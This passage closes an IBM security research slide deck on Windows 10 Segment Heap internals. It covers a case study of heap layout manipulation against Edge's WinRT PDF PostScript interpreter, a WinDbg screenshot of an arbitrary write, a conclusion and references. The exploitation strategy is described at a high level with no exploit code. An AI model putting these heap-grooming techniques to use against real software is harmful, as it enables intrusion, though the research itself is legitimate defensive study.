
Problem #4: Unintended Use of Free Blocks

- Free VS blocks of freed controlled buffers will be split and will be used for small allocations
- Solution: Redirect small allocation sizes to the LFH



Adjusted Plan for Implanting the Target Address

- HTML/JS will setup the MSVCRT heap layout, PDF will trigger the vulnerability



Demo: Successful Arbitrary Write

The image shows a web browser window at 192.168.0.10 displaying Lorem Ipsum text. In the foreground, WinDbg is attached to a process (Pid 4560) and shows the following command window output:

```
File Edit View Debug Window Help
Command
ModLoad: 00007fff`82420000 00007fff`825d1000 C:\Windows\system32\windowscodecs.dll
ModLoad: 00007fff`7dfc0000 00007fff`7dfd5000 C:\Windows\System32\threadpoolwinrt.dll
ModLoad: 00007fff`7d0e0000 00007fff`7d12a000 C:\Windows\SYSTEM32\WindowsCodecsExt.dll
ModLoad: 00007fff`70870000 00007fff`70901000 C:\Windows\SYSTEM32\mscms.dll
ModLoad: 00007fff`7ce10000 00007fff`7ce52000 C:\Windows\SYSTEM32\icm32.dll
(11d0.12f8): Access violation - code c0000005 (!!! second chance !!!)
Windows_Data_Pdf!CPostScriptEvaluator::_Evaluate+0xa9:
00007fff`6a5d7925 488902          mov     qword ptr [rdx],rax ds:42424242`42424242=????????????????
0:035> r.
rdx=42424242`42424242  rax=41414141`00000000
0:035> |.
. 0 id: 11d0 attach name: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\microsoftedgecp.exe
0:035> |
```

The status bar at the bottom of WinDbg shows: Ln 0, Col 0 Sys 0:<Local> Proc 000:11d0 Thrd 035:12f8 ASM OVR CAPS NUM

Case Study: Summary

- Precise layout manipulation of VS allocations was performed
- LFH can be used to preserve the controlled VS allocations layout by servicing unintended allocations
- Scripting capability (Chakra) plus a common heap between components (Chakra's Arraybuffer and WinRT PDF's PostScript interpreter) are key to the heap layout manipulation
- Seemingly unresolvable problems can potentially be solved by knowledge of heap implementation internals



WINDOWS 10 SEGMENT HEAP INTERNALS

Conclusion



Conclusion

- Internals of the Segment Heap and the NT Heap are largely different
- Security mechanisms are comparable with the NT Heap
- New data structures are interesting for metadata attack research
- Precise heap layout manipulation is achievable in certain cases
- Refer to the white paper for more detailed information



Prior Works / References

- J. McDonald and C. Valasek, "Practical Windows XP/2003 Heap Exploitation," [Online]. Available: <https://www.blackhat.com/presentations/bh-usa-09/MCDONALD/BHUSA09-McDonald-WindowsHeap-PAPER.pdf>.
- B. Moore, "Heaps About Heaps," [Online]. Available: https://www.insomniasec.com/downloads/publications/Heaps_About_Heaps.ppt.
- B. Hawkes, "Attacking the Vista Heap," [Online]. Available: http://www.blackhat.com/presentations/bh-usa-08/Hawkes/BH_US_08_Hawkes_Attacking_Vista_Heap.pdf.
- C. Valasek, "Understanding the Low Fragmentation Heap," [Online]. Available: http://illmatics.com/Understanding_the_LFH.pdf.
- C. Valasek and T. Mandt, "Windows 8 Heap Internals," [Online]. Available: <http://illmatics.com/Windows%208%20Heap%20Internals.pdf>.
- K. Johnson and M. Miller, "Exploit Mitigation Improvements in Windows 8," [Online]. Available: http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.
- M. Tomassoli, "IE10: Reverse Engineering IE," [Online]. Available: <http://expdev-kiuhn.rhcloud.com/2015/05/31/ie10-reverse-engineering-ie/>.



THANK YOU

FOLLOW US ON:

-  ibm.com/security
-  securityintelligence.com
-  xforce.ibmcloud.com
-  [@ibmsecurity](https://twitter.com/ibmsecurity)
-  youtube/user/ibmsecuritysolutions

© Copyright IBM Corporation 2016. All rights reserved. The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. Any statement of direction represents IBM's current intent, is subject to change or withdrawal, and represent only goals and objectives. IBM, the IBM logo, and other IBM products and services are trademarks of the International Business Machines Corporation, in the United States, other countries or both. Other company, product, or service names may be trademarks or service marks of others.

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.

